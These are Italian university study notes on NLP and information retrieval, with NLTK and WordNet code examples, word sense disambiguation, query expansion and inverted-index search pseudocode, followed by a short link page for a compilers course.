Parsing: processo di analizzare uno stream di dati input e verificare la sua correttezza sintattica. Questi strumenti (detti parser) lavorano sulla base di “banche dati” usando un approccio statistico. -
Tagging: processo che assegna alle parole il loro ruolo all’interno della frase.
(Verbo, Nome, Aggettivo, ecc…)
-
-
Thesauri
Un Thesaurus è una lista di parole (sinonimi e contrari) importanti in un dato domain di conoscenza. Ad esempio, in ambito medico, alla parola “hand” potrebbero essere collegati concetti come “sanityzers”, “transplantation”, ecc.. A livello strutturale sono quindi dei dizionari che contengono associazioni.
-
Python NLTK, the basics
In questo script vengono trattati i seguenti argomenti: (i) Generazione dei token, (ii) Rimozione delle stopwords, (iii) Lemmatizzazione, (iv) Stemming, (v) Tagging.
import nltk
from nltk.corpus import stopwords
from nltk.stem.porter import PorterStemmer
from nltk.stem.lancaster import LancasterStemmer

text = "This is a tests"
tokens = nltk.word_tokenize(text)
print(tokens)

# Stopwords removal and Lemmatization
wnl = nltk.WordNetLemmatizer()
# per stampare tutte le parole che non sono stopwords.
for t in tokens:
    if not t in stopwords.words('english'):
	print(wnl.lemmatize(t))

# --> ['This', 'is', 'a', 'tests']
#     This
#     test


# Stemming, using Porter and Lancaster, two popular stemmers
# They give the same output for easy input
porter = PorterStemmer()
print([porter.stem(t) for t in tokens])

lancaster = LancasterStemmer()
print([lancaster.stem(t) for t in tokens])

# POS tagging a list of lemmatizen tokens!
print([nltk.pos_tag([wnl.lemmatize(t) for t in tokens])])
# --> [[('This', 'DT'), ('is', 'VBZ'), ('a', 'DT'), ('test', 'NN')]]
Esercizio 1:
eseguire le seguenti operazioni: (i)Tokenization, (ii)Elimination of stopwords, (iii)Stemming, (iv) Selection of nouns su un file .txt contenente un libro di testo. In questo caso ho scaricato una copia locale del file, per semplicità.
import nltk
from nltk.corpus import stopwords
from nltk.stem.porter import PorterStemmer

path = "./book.txt"
file = open(path)
raw = file.read()
print(len(raw))

#step1: tokenization
tokens = nltk.word_tokenize(raw)
print(tokens[:20])

#step2: eliminate stopwords
no_stop_tokens = [t for t in tokens if not t in stopwords.words('english')]
print(len(no_stop_tokens))

#step3: stemming
porter = PorterStemmer()
stemmed_tokens = ([porter.stem(t) for t in no_stop_tokens])

#step4: get nouns thanks to tagging
tagged_tokens = (nltk.pos_tag([t for t in stemmed_tokens]))
print(tagged_tokens[:20])
nouns = [t[0] for t in tagged_tokens if t[1] == 'NN']
print(nouns[:20])
-
Wordnet (Thesaurus)
Synset–> concetto, può essere rappresentato da più parole. In un generico thesaurus sono chiamati Thesaurus Index Term.
Wordnet mette a disposizione una serie di relazioni tra i synset, come i seguenti:
La relazioni solitamente più usate sono Hypernymy e Meronymy. Usare un thesaurus non è sempre una scelta corretta. In un search engine generico come google non ha senso, dato che il grafo delle relazioni diventerebbe enorme senza portare grossi benefici. Al contrario è molto utile in casi specifici (e.g. search engine per paper in ambito medico).
-
Word similarities
sinonimia–> relazione binaria che lega due parole attraverso il significato.similarità o distanza–> metrica più “loose” per dare un gradiente di similarità.Queste relazioni non vanno confuse con le relazioni del thesaurus. Ad esempio benzina e macchina potrebbero essere collegate nel thesaurus ma potrebbero anche non essere sinonimi!
Come misurare la similarità tra concetti? (i)path based (ii)information content measures.
- Path based: sfrutto la gerarchia di ipernimia per stabilire il “livello” di somiglianza di due concetti. Esistono principalmente 2 formule per effettuare il calcolo: (i) path distance similarity, (ii) Wu-Palmer similarity.
Figure 14: Path based similarities Path distancesimilarity:\begin{equation} sim_{path-distance}(c_{1}, c_{2})= \frac{1}{ShortestPath(c_{1}, c_{2})+1} \end{equation}
Wu-Palmersimilarity:\begin{equation} sim_{Wu-Palmer}(c_{1}, c_{2})= \frac{2*depth(LCS(c_{1},c_{2}))}{depth(c_{1})+depth(c_{2})} \end{equation}
Il problema della prima formula è che è molto discontinua e genera dei valori non ben distribuiti. Questo problema viene risolto da Wu-Palmer con la loro formula. Per chiarezza, LCS –> Least Common Subsumer.
-
Information content mesaures: quanto spesso questi concetti vengono usati nello stesso contesto. Dato un concetto, definisco con P(c) la probabilità che scelta una parola a caso in un corpus rappresenti il determinato concetto.
Information content: Può essere interpretato come il livello di sorpresa di un particolare concetto. Questo indice infatti è alto quando c è un synset “raro” o “inaspettato”.
\begin{equation} IC( c) = -log P( c) \end{equation}
Similarità di
Resnik: calcolo l’information content del least common subsumer.\begin{equation} sim_{resnik}(c_{1}, c_{2}) = -log(P(LCS(c1,c2))) \end{equation}
-
Word Sense disambiguation
La WSD consiste essenzialmente nell’assegnare il senso corretto ad ogni istanza di una certa parola di interesse.
- Determinare tutti i sensi che quella parola può assumere: abbastanza automatico usando un thesaurus;
- Analizzare il contesto dove la parola compare.
- Bag of words: il contesto è rappresentato da un pool di parole “vicine” al termine di interesse che vengono estratte.
- Relational information: approccio più complesso che estrae altri parametri come la distanza.
Ecco un’approccio per implementare il tutto:
for each noun N, for each sense Sn of N:
  compute confidence Csn in choosing sn as sense of N
select sense with higher confidence
Ora la domanda è: come calcolo la
confidence\(C_{s_{n}}\) ?\(\rightarrow\) mi baso sulla similarità tra \(s_{n}\) e tutti gli altri sensi delle parole nel contesto! Poi per calcolare la similitudine posso usare tecniche come la path-based, già discussa in precedenza.
Ricapitolando, ecco lo pseudocodice dell’algoritmo:
max_confidence = 0
for each Si synset di I:
  confidence = 0
  for each J term in context:
    max = 0
    for each Sj synset of J:
      similarity = simil(Sj, Si)
      if(similarity > max):
	max = similarity
    confidence += max
  if(confidence > max_confidence):
    max_confidence = confidence
pick(synseth_with_confidence(max_confidence))
Codice effettivo di un semplice word sense disambiguator in python:
def disambiguateTerms(terms):
  for t_i in terms: # t_i is target term
    selSense = None
    selScore = 0.0
    for s_ti in wn.synsets(t_i, wn.NOUN):
      score_i = 0.0
      for t_j in terms: # t_j term in t_i's context window
	if (t_i==t_j):
	  continue
	bestScore = 0.0
	  for s_tj in wn.synsets(t_j, wn.NOUN):
	    tempScore = s_ti.wup_similarity(s_tj)
	    if (tempScore>bestScore):
	      bestScore=tempScore
	  score_i = score_i + bestScore
      if (score_i>selScore):
	selScore = score_i
	selSense = s_ti
    if (selSense is not None):
      print(t_i,": ",selSense,", ",selSense.definition())
      print("Score: ",selScore)
    else:
      print(t_i,": --")
-
Query Expansion
Esercizio sull’espansione di query. Proposta di algoritmo / soluzione:
import nltk
from nltk.corpus import stopwords
from nltk.stem.porter import PorterStemmer
from nltk.corpus import wordnet as wn

def disambiguateTerms(terms):
    selected_syns = []
    syns_defs = []
    for t_i in terms: # t_i is target term
	selSense = None
	selScore = 0.0
	for s_ti in wn.synsets(t_i, wn.NOUN):
	    score_i = 0.0
	    for t_j in terms: # t_j term in t_i's context window
		if (t_i==t_j):
		    continue
		bestScore = 0.0
		for s_tj in wn.synsets(t_j, wn.NOUN):
		    tempScore = s_ti.wup_similarity(s_tj)
		    if (tempScore>bestScore):
			bestScore=tempScore
		score_i = score_i + bestScore
	    if (score_i>selScore):
		selScore = score_i
		selSense = s_ti
	if (selSense is not None):
	    selected_syns.append(selSense)
	    syns_defs.append(selSense.definition())
    return selected_syns, syns_defs

def expand_query(syns):
    res = []
    for s in syns:
	for l in s.lemmas():
	      res.append(l.name())
    return res


raw = input ("Insert query: ")
tokens = nltk.word_tokenize(raw)
nostokens = [t for t in tokens if not t in stopwords.words('english')]
tagged_tokens = (nltk.pos_tag([t for t in nostokens]))
pool = [wn.morphy(x[0]) for x in tagged_tokens]
print(pool)

selected_syns, syns_def = disambiguateTerms(pool)
expanded_query = expand_query(selected_syns)
print(expanded_query)
Full Text Indexing⌗
-
Introduzione
Solitamente un indice è appropriato quando:
- Ho molti dati da gestire;
- Quando ho un pool di dati semi-statico, quindi può essere aggiornato periodicamente ma non supporta frequenze troppo alte.
Gli index più usati sono (i) inverted indeces, (ii) suffix array, (iii) signature files. Ovviamente si cercano sempre di capire i costi di accesso, di costruzione e di aggiornamento.
- \(n\) –> dimensione in byte occupati dal testo;
- \(m\) –> lunghezza del pattern che voglio cercare;
- \(M\) –> byte disponibili in memoria principale;
-
TrIe
(prefix tree) Indice che memorizza stringhe, per velocizzare la ricerca e altre operazioni.
Figure 15: Trie, prefix tree Costo di ricerca di una parola: \(O(m)\), quindi lineare rispetto al numero di caratteri della parola che sto cercando.
-
Inverted Index
L’idea è quella di memorizzare, per ogni termine \(t\), una lista di tutti i documenti che contengono quella parola. Ecco le componenti pricipali di un inverted index:
Vocabolario–> insieme di tutte le parole contenute nella collezione di documenti. Per ogni parola viene mantenuta come informazione il numero di documenti in cui quella parola è presente (document frequency).Posting List–> mantiene le informazioni riguardo alla precisa locazione delle singole parole. Esistono due tipi di posting list:- Document based: esempio –> car:11 (4) –> viene indicato in che documento compare la parola e con quale frequenza.
- Word based: ho la locazione della parola di interesse nel documento, a livello posizionale.
Qui sotto sono illustrati degli esempi di record che potrebbero essere presenti in un inverted index. Notare come la document frequency coincida con il numero di caselle presenti nella posting list. Questo è il caso in cui la posting list sia Document based. Se fosse Word Based, ovviamente i nodi della posting list sarebbero più ingombranti: invece della frequenza all’interno del documento, sarebbero indicate le precise posizioni delle istanze.
Index term df posting-list-couple posting-list-couple computer 2 \(D_{7},4\) \(D_{8},2\) Index term df posting-list-couple posting-list-couple posting-list-couple database 3 \(D_{1},2\) \(D_{2},3\) \(D_{3},2\) Lo space requirment del vocabolario è abbastanza esiguo: esiste una legge che descrive il suo andamento chiamata
Heaps law. Ovviamente la grandezza del vocabolario dipende da tutto il preprocessing che viene fatto, quindi da come vengono generati i token e come vengono filtrati.In generale, per gli inverted index word-based è circa \(O(n)\). Solitamente è attorno al 40% se vengono omesse delle stopwords, altrimenti se vengono mantenute si parla circa dell'80%. Nel document based invece si parla del di valori tra il 20% e il 40%.
-
Costruzione di un Inverted Index
Solitamente la costruzione si basa sulla memorizzazione del vocabolario in un trie. Dopo aver fatto il preprocessing si seguono i seguenti step:
- Leggere la parola del testo
- Cercare la parola nel trie
- Se non è presente, viene aggiunta, altrimenti viene aggiornata la lista delle occorrenze di quella parola.
Costo: \(O(n)\), dove n è la somma dei token da indicizzare. Normalmente l’inverted index viene diviso in due file, per dividere il dizionario dalle posting list. Questo perchè il dizionario viene caricato in memoria principale, mentre le posting list rimangono in memoria secondaria e vengono accedute mediante degli offset. Nel file del vocabolario vengono memorizzate le parole, e per ogni parola un puntatore alla propria lista all’interno del posting file. Ecco un’esempio di entry all’interno di un vocabulary file:
- “start” indica l’offset di inizio della lista;
- “n” indica la lunghezza della lista corrispondente;
Term Start n science 7 3 Quando devo usare il vocabolario, in che struttura dati conviene caricarlo per velocizzare la ricerca? Per chiarezza: il trie di cui parlavamo prima viene usato in fase di costruzione, per facilitarla. Una volta finita la fase di costruzione, il file con il vocabolario viene memorizzato e il trie non serve più. Rimane quindi da capire quale sia la struttura più efficiente in cui caricare, in seguito, il vocabolario.
- Sorted Array –> ricerca binaria \((log(n))\). L’inserimento è costoso, dato che può comportare lo shifting degli elementi all’interno della struttura.
- B+ Tree –> veloce e efficiente ma comporta spazio extra, richiede la gestione di una struttura dati aggiuntiva.
- Trie
- Hash
-
Ricerca
Boolean RetrievalUn’operazione interessante per quanto riguarda la ricerca, è la risoluzione di semplici query binarie. Ad esempio, si supponga che si vogliano cercare tutti i documenti che contengono entrambe le parole “computer” e “science”. In tal caso, supponendo che le due posting list contengano gli ID dei documenti in maniera ordinata, basta un’approccio a due puntatori per risolvere il problema in \(O(n)\).
- \(p1\) –> puntatore al primo elemento della posting list di “computer”, che contiene la lista (ordinata) di documenti in cui compare la parola;
- \(p2\) –> puntatore al primo elemento della posting list di “science”;
answer = []
while p1 != NULL and p2 != NULL:
  if (doc_ID(p1) == doc_ID(p2)):
    answer.append(doc_ID(p1))
  else if doc_ID(p1) < doc_ID(p2):
    p1 = p1->next;
 else
   p2 = p2->next;
return answer;
Phrasal RetrievalSpesso è interessante sapere, ad esempio, in quali documenti e in che posizione appare una determinata frase, quindi una sequenza di parole. Ad esempio, si può essere interessati a capire in che posizione e in quali documenti appare la stringa “computer science”. Come intuibile, non basta sapere se in un documento appaiano entrambe, serve anche controllare che esse siano contigue (in questo caso). Per eseguire in maniera efficiente questa operazione è opportuno avere un inverted index word based. Si seguono i seguenti passi:
- Si crea una lista di documenti che contengono enrambe le parole, come visto nel paragrafo precedente.
- Si selezionano, uno alla volta, tutti i documenti di questa lista;
- Per ogni documento, si creano \(n\) vettori, dove \(n\) indica il numero di parole della frase (nel caso dell’esempio, \(n=2\)); Ogni vettore contiene gli tutti gli indici di apparizione di quella parola in quel documento;
- Si cercano le tuple corrette all’interno dei vettori. Nell’esempio, si vogliono individuare tutti gli indici \(i\) tali che \(Computer_{i}+1 = Science_{j}\)
Vettore delle apparizioni di “Computer” nel documento \(D_{1}\) \(\downarrow\)
i=0 i=1 i=2 i=3 4 8 12 44 Vettore delle apparizioni di “Science” sempre nel documento \(D_{1}\) \(\downarrow\)
i=0 i=1 i=2 i=3 6 9 32 45 In questo caso, la frase “computer science” compare agli indici 1 e 3, perchè i valori corrispondenti sono contigui! Ecco lo pseudocodice, da applicare ad ogni documento \(d \in D\):
- \(P\) = insieme di tutti gli array del documento corrente;
- \(k_{i}\) = keyword i-esima;
- \(P_{i}\) = array delle apparizioni di \(k_{i}\);
- \(P_{s}\) = array delle apparizioni più corto;
- \(k_{s}\) = keyword che compare meno volte;
In questo caso, si intende semplicemente ritornare la lista dei documenti che contengono la frase cercata.
for each position p in Ps:
  for each keyword ki != ks: # per tutte le altre keyword della frase
    use BinarySearch to find a position (p+i-s) in Pi
  if correct position for each keyword found, add d to answer # d is current document
  else try with next position, going on with loop
return answer
Linguaggi e Compilatori⌗
Linguaggi e compilatori⌗

Questa pagina (in italiano) contiene i miei appunti del corso di
"Linguaggi e Compilatori" del corso di laura triennale in informatica di Unimore.
Il pdf contiene i miei appunti presi durante le lezioni.
Il materiale qui fornito non è sostitutivo alle slide del corso e/o il famigerato dragon book.
Link per accedere al materiale didattico \(\rightarrow\)
https://drive.google.com/drive/u/0/folders/1vHe1CGEjwfiLwUCVj_ryZ8f_A-GPVX50
Link agli appunti \(\downarrow\)
https://drive.google.com/drive/folders/1q29u03uP6MI_a18g_1HWsYkzaMwYKFgA?usp=sharing
Link al tutorial di riferimento \(\downarrow\)
https://llvm.org/docs/tutorial/MyFirstLanguageFrontend/index.html